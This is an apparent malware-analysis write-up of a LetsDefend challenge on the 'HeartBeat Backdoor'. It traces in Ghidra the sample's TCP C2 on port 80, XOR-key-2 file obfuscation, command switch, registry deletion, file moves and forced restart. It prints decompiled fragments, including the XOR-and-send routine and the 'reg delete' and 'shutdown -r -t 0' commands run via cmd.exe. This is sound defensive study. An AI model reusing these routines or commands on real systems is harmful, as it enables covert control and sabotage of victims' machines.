

HeartBeat Backdoor — Malware Analysis

Let'sDefend Malware Analysis Challenge

Analyst: Ash

Focus: Cybersecurity | SOC Analysis | Malware Analysis

“Don't just learn how attacks work. Learn how to recognize them before they become incidents.”

Platform: Let'sDefend

Challenge Author: Mateo Pappa

Analyst Profile

- **LinkedIn:-** <https://www.linkedin.com/in/ashvin-aacharya-a08553308>
- **GitHub:** <https://github.com/0xAshvin>
- **X (Twitter):** <https://x.com/0xAshvin>

Challenge Objective

The challenge involved analyzing a suspected **HeartBeat Backdoor** sample and identifying its network communication, command-handling behavior, file-transfer mechanism, registry activity, and system-control capabilities.

The analysis was performed primarily through **static analysis in Ghidra**, following references from strings, imported Windows APIs, and relevant functions.

The sample was provided as:

`challenge.7z`

Archive password:

`infected`

2. Introduction

HeartBeat Backdoor is a malware sample capable of communicating with a remote **Command and Control (C2)** server and performing several actions on the compromised system.

The investigation focused on answering the eight questions provided by the Let'sDefend challenge. Rather than relying solely on automated detection, the sample was manually traced through its functions and referenced strings to understand what it actually does.

The analysis identified:

- C2 communication over TCP.
- File transfer with XOR-based obfuscation.
- Remote command handling.
- Process termination.
- Registry key deletion.
- File removal.
- Forced system restart.

In short, this backdoor is not particularly interested in being a quiet guest.

3. Analysis Methodology

The sample was analyzed using **Ghidra**.

The investigation mainly followed this process:

1. Open the malware sample in Ghidra.
2. Allow Ghidra to perform static analysis.
3. Inspect relevant Windows API imports.
4. Follow cross-references to API calls and strings.
5. Examine the decompiled functions.
6. Trace the data flow to determine the malware's behavior.
7. Record the exact evidence supporting each Let'sDefend answer.

The following sections document the findings question by question.

4. Question 1 — C2 Port

Question

What is the port used by the malware?

Answer

80

Analysis

The malware obtains the port from a Unicode string and converts it to an integer using `_wtoi()`:

```
iVar5 = _wtoi((wchar_t *)&DAT_10003024);
```

The resulting value is then passed to `htons()` before the connection is established.

The referenced data at DAT_10003024 contains:

80

Therefore, the malware communicates with its C2 server over **port 80**.



5. Question 2 — Communication Protocol

Question

What is the name of the protocol based on MSDN names?

Answer

SOCK_STREAM

Analysis


The malware creates its socket using:

```
socket(2, 1, 6);
```

According to the Windows socket definitions:

Parameter	Value	Meaning
Address family	2	AF_INET
Socket type	1	SOCK_STREAM
Protocol	6	IPPROTO_TCP

For this challenge, the expected MSDN name is SOCK_STREAM, which represents a stream-oriented socket and is normally used with TCP.



6. Question 3 — Process Termination Command

Question

What is the case number in the switch statement that terminates a process?

Answer


2

Analysis

The command-handling logic contains a switch statement. **Case 2** leads to the function that calls `TerminateProcess()`.

Therefore, the C2 command associated with process termination is:

case 2



```
Listing: challenge
10001bac e9 55 ff JMP switchD_10
ff ff
switchD_10001b83::caseD_2
10001bb1 53 PUSH EBX
10001bb2 b9 02 02 MOV ECX,0x202
00 00
10001bb7 81 ec 08 SUB ESP,0x808
08 00 00
10001bbd 8d b4 24 LEA ESI,[ESP +
28 09 00 00]
10001bc4 8b fc MOV EDI,ESP
10001bc6 f3 a5 MOVSD.REP ES:EDI,ESI
10001bc8 e8 53 f7 CALL FUN_100013
ff ff
10001bcd 81 c4 0c ADD ESP,0x80c
08 00 00
10001bd3 e9 2e ff JMP switchD_10
ff ff
switchD_10001b83::caseD_3

Decompile: UndefinedFunction_10001b...
37 puVar2 = puVar2 + 1;
38 puVar3 = puVar3 + 1;
39 }
40 FUN_100011b0();
41 break;
42 case 2:
43 puVar2 = &stack0x0000011c;
44 puVar3 = (undefined4 *)&stack0xfffff7f4;
45 for (iVar1 = 0x202; iVar1 != 0; iVar1 = iVar1 +
46 *puVar3 = *puVar2;
47 puVar2 = puVar2 + 1;
48 puVar3 = puVar3 + 1;
49 }
50 FUN_10001320(in_stack_fffff7f4,in_stack_fffff7f4);
51 break;
52 case 3:
53 ResetEvent(DAT_1000337c);
54 CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,(LPTH
55 &stack0x00000124,0,(LPDWORD)0x0);
56 break;
57 case 4:
```

7. Question 4 — File Transfer XOR Key

Question

What is the key used to encrypt the file that will be transferred to the attacker?

Answer

2

Analysis

During file transfer, the malware processes the buffer byte by byte using XOR:

```
*(byte *) (iVar5 + (int) lpBuffer) =  
    *(byte *) (iVar5 + (int) lpBuffer) ^ 2;
```

The constant used in the XOR operation is:

2

Because XOR is reversible, the same operation can be used to recover the original data when receiving the file.

Therefore, the encryption/obfuscation key is 2.



The screenshot shows a debugger window with two panes. The left pane displays a memory dump with addresses and hex values. The right pane displays the corresponding assembly code. The assembly code includes a loop that performs an XOR operation on the buffer with the constant 2.

```
1000156c 6a 00  
1000156e 68 80  
00 00  
10001573 6a 04  
10001575 6a 00  
10001577 6a 00  
10001579 8d 94  
54 01  
10001580 68 00  
00 40  
10001585 52  
10001586 ff 15  
20 00  
1000158c 68 00  
00 00  
10001591 89 44  
10001595 e8 b4  
00 00  
1000159a 8b f8  
1000159c 83 c4  
1000159f 33 c0  
100015a1 85 f6  
100015a3 0f 86  
00 00  
114 operator_delete(lpBuffer);  
115 CloseHandle(hObject);  
116 return 0xffffffff;  
117 }  
118 iVar6 = iVar6 + iVar3;  
119 }  
120 iVar5 = 0;  
121 do {  
122     *(byte *) (iVar5 + (int) lpBuffer) = *(byte *) (iVar5 + (int) lpBuffer) ^ 2;  
123     iVar5 = iVar5 + 1;  
124 } while (iVar5 < 0x400);  
125 BVar4 = WriteFile(hObject, lpBuffer, 0x400, &DStack_b2c, (LPOVERLAPPED) 0x0);  
126 } while ((BVar4 != 0) && (uVar2 < uVar7));  
127 }  
128 operator_delete(lpBuffer);  
129 CloseHandle(hObject);  
130 puVar8 = auStack_808;  
131 for (iVar5 = 0x202; iVar5 != 0; iVar5 = iVar5 + -1) {  
132     *puVar8 = 0;  
133     puVar8 = puVar8 + 1;  
134 }  
135 wcsncpy(awStack_800, (wchar_t *) auStack_a14);  
136 puVar8 = auStack_808;  
137 puVar9 = (undefined4 *) &stack0xffffeca0;
```

8. Question 5 — Deleted Registry Key

Question

What registry key was deleted by the malware?

Answer

HKLM\SYSTEM\CurrentControlSet\Services\6to4

Analysis


The malware constructs the following command:

```
/c reg delete HKLM\SYSTEM\CurrentControlSet\Services\6to4
```

It then executes the command through `cmd.exe`.

This results in deletion of the following registry key:

HKLM\SYSTEM\CurrentControlSet\Services\6to4



9. Question 6 — XOR Function

Question

What is the function that performs XOR encryption on the data in the buffer before sending it over a network socket?

Answer

0x10001000

Analysis

The function beginning at 0x10001000 performs the XOR operation on the buffer before calling `send()`.

The relevant logic is:

```
(&param_3)[iVar1] = (&param_3)[iVar1] ^ 2;
```

After processing the buffer, the function sends the resulting data through the network socket:

```
send(in_stack_0000080c, &param_1 + iVar2, len, 0);
```

Therefore, the function responsible for this operation begins at:

0x10001000

```
int iVar1;  
int len;  
int iVar2;  
SOCKET in_stack_0000080c;  
  
iVar2 = 0;  
len = 0x808;  
iVar1 = 0;  
do {  
    (&param_3)[iVar1] = (&param_3)[iVar1] ^ 2;  
    iVar1 = iVar1 + 1;  
} while (iVar1 < 0x800);  
do {  
    iVar1 = send(in_stack_0000080c, &param_1 + iVar2, len, 0);  
    if (iVar1 == -1) {  
        return 0;  
    }  
    len = len - iVar1;  
    iVar2 = iVar2 + iVar1;  
} while (0 < len);  
return 1;
```

10. Question 7 — First Moved File

Question

What is the first filename that was moved by the malware?

Answer

hyper.dll

Analysis


The malware calls `MoveFileExA()` twice:

```
MoveFileExA(  
    "c:\\Program Files\\Windows NT\\hyper.dll",  
    NULL,  
    4  
);  
MoveFileExA(  
    "c:\\Program Files\\Windows NT\\htrn.dll",  
    NULL,  
    4  
);
```

The first file referenced is:

hyper.dll

Therefore, the first filename moved by the malware is **hyper.dll**.



11. Question 8 — Immediate System Restart

Question

What is the address of the function used to restart the computer immediately?

Answer

0x10001A90

Analysis

The function at 0x10001A90 uses `ShellExecuteW()` to execute:

```
cmd.exe /c shutdown -r -t 0
```

The command means:

- `shutdown` → Windows shutdown utility
- `-r` → restart
- `-t 0` → no delay

Therefore, the function beginning at:

0x10001A90

is responsible for immediately restarting the system.

```
1  undefined4 FUN_10001a90(void)
2  {
3      ShellExecuteW((HWND)0x0,u_open_100030b8,u_cmd.exe_10003190,u/_c_shutdown_-r_-t_0_100031a0,
4                  (LPCWSTR)&DAT_10003388,0);
5      return 0;
6  }
```

12. Final Findings

Finding	Result
C2 Port	80
Socket Type	SOCK_STREAM
Process Termination Case 2	
XOR Key	2
Deleted Registry Key	HKLM\SYSTEM\CurrentControlSet\Services\6to4
XOR/Send Function	0x10001000
First Moved File	hyper.dll
Restart Function	0x10001A90

Overall Behavior

The analysis shows that HeartBeat Backdoor provides the attacker with several useful capabilities:

C2 Communication → Command Handling → File Transfer → System Manipulation

The malware can communicate with its C2 server, exchange obfuscated data, transfer files, terminate processes, modify the registry, remove files, and force a system restart.

These capabilities make the sample more than a simple downloader; it provides the attacker with meaningful remote control over the compromised system.

13. Conclusion

The HeartBeat Backdoor analysis demonstrated how relatively small pieces of code can reveal the broader behavior of a malware sample.

By following strings, API calls, cross-references, and control flow in Ghidra, it was possible to identify the C2 configuration, command functionality, file-transfer mechanism, registry modification, file removal, and restart behavior without executing the malware. The main takeaway from this analysis is straightforward:

When analyzing malware, don't just look for suspicious APIs. Follow how they are connected and what data is passed to them.

That approach turned eight challenge questions into a clear behavioral picture of the malware.

